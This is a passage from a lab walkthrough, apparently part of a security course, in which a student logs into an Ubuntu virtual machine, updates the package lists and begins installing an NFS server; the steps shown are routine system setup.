
1. Turn on the **Parrot Security** and **Ubuntu** virtual machines.
2. Switch to the **Ubuntu** virtual machine. Click on the **Ubuntu** machine window and press **Enter** to activate the machine. Click to select **Ubuntu** account, in the **Password** field, type **toor** and press **Enter**.
3. In the left pane, under **Activities** list, scroll down and click the terminal icon to open the **Terminal** window.

Note: If a **System program problem detected** pop-up appears click **Cancel**.



4. In the terminal window to install NFS service type **sudo apt-get update** and press **Enter**. Ubuntu will ask for the password; type **toor** as the password and press **Enter**.


Note: The password that you type will not be visible in the terminal window.



```
ubuntu@ubuntu-Virtual-Machine: ~  
ubuntu@ubuntu-Virtual-Machine:~$ sudo apt-get update  
[sudo] password for ubuntu:  
Hit:1 http://us.archive.ubuntu.com/ubuntu jammy InRelease  
Get:2 http://us.archive.ubuntu.com/ubuntu jammy-updates InRelease [109 kB]  
Get:3 http://security.ubuntu.com/ubuntu jammy-security InRelease [110 kB]  
Hit:4 http://us.archive.ubuntu.com/ubuntu jammy-backports InRelease  
Get:5 http://us.archive.ubuntu.com/ubuntu jammy-updates/main i386 Packages [79.5 kB]  
Get:6 http://us.archive.ubuntu.com/ubuntu jammy-updates/main amd64 Packages [155 kB]  
Get:7 http://us.archive.ubuntu.com/ubuntu jammy-updates/main Translation-en [40.7 kB]  
Get:8 http://us.archive.ubuntu.com/ubuntu jammy-updates/main amd64 DEP-11 Metadata [53.0 kB]  
Get:9 http://us.archive.ubuntu.com/ubuntu jammy-updates/main DEP-11 48x48 Icons [20.0 kB]  
Get:10 http://us.archive.ubuntu.com/ubuntu jammy-updates/main DEP-11 64x64 Icons [30.3 kB]  
Get:11 http://us.archive.ubuntu.com/ubuntu jammy-updates/main amd64 c-n-f Metadata [2,776 B]  
Get:12 http://us.archive.ubuntu.com/ubuntu jammy-updates/restricted amd64 Packages [105 kB]  
Get:13 http://us.archive.ubuntu.com/ubuntu jammy-updates/restricted i386 Packages [19.7 kB]  
Get:14 http://us.archive.ubuntu.com/ubuntu jammy-updates/restricted Translation-en [15.8 kB]  
Get:15 http://us.archive.ubuntu.com/ubuntu jammy-updates/restricted amd64 c-n-f Metadata [456 B]  
Get:16 http://us.archive.ubuntu.com/ubuntu jammy-updates/universe amd64 Packages [87.5 kB]  
Get:17 http://us.archive.ubuntu.com/ubuntu jammy-updates/universe i386 Packages [30.7 kB]  
Get:18 http://security.ubuntu.com/ubuntu jammy-security/main amd64 Packages [80.6 kB]  
Get:19 http://us.archive.ubuntu.com/ubuntu jammy-updates/universe Translation-en [28.0 kB]  
Get:20 http://us.archive.ubuntu.com/ubuntu jammy-updates/universe amd64 DEP-11 Metadata [87.0 kB]  
Get:21 http://us.archive.ubuntu.com/ubuntu jammy-updates/universe DEP-11 48x48 Icons [33.6 kB]  
Get:22 http://us.archive.ubuntu.com/ubuntu jammy-updates/universe DEP-11 64x64 Icons [44.5 kB]  
Get:23 http://us.archive.ubuntu.com/ubuntu jammy-updates/universe amd64 c-n-f Metadata [1,416 B]  
Get:24 http://us.archive.ubuntu.com/ubuntu jammy-updates/multiverse i386 Packages [1,032 B]  
Get:25 http://us.archive.ubuntu.com/ubuntu jammy-updates/multiverse amd64 Packages [4,192 B]  
Get:26 http://us.archive.ubuntu.com/ubuntu jammy-updates/multiverse Translation-en [900 B]  
Get:27 http://us.archive.ubuntu.com/ubuntu jammy-updates/multiverse amd64 c-n-f Metadata [232 B]  
Get:28 http://security.ubuntu.com/ubuntu jammy-security/main i386 Packages [25.9 kB]  
Get:29 http://security.ubuntu.com/ubuntu jammy-security/main Translation-en [22.7 kB]  
Get:30 http://security.ubuntu.com/ubuntu jammy-security/main amd64 DEP-11 Metadata [6,628 B]  
Get:31 http://security.ubuntu.com/ubuntu jammy-security/main amd64 c-n-f Metadata [1,492 B]  
Get:32 http://security.ubuntu.com/ubuntu jammy-security/restricted amd64 Packages [105 kB]  
Get:33 http://security.ubuntu.com/ubuntu jammy-security/restricted i386 Packages [19.4 kB]  
Get:34 http://security.ubuntu.com/ubuntu jammy-security/restricted Translation-en [15.7 kB]  
Get:35 http://security.ubuntu.com/ubuntu jammy-security/restricted amd64 c-n-f Metadata [456 B]  
Get:36 http://security.ubuntu.com/ubuntu jammy-security/universe i386 Packages [12.7 kB]  
Get:37 http://security.ubuntu.com/ubuntu jammy-security/universe amd64 Packages [53.2 kB]
```


5. Now in the terminal type **sudo apt install nfs-kernel-server** and press **Enter**.

Note: If **Do you want to continue?** question appears enter **Y** and press **Enter**.

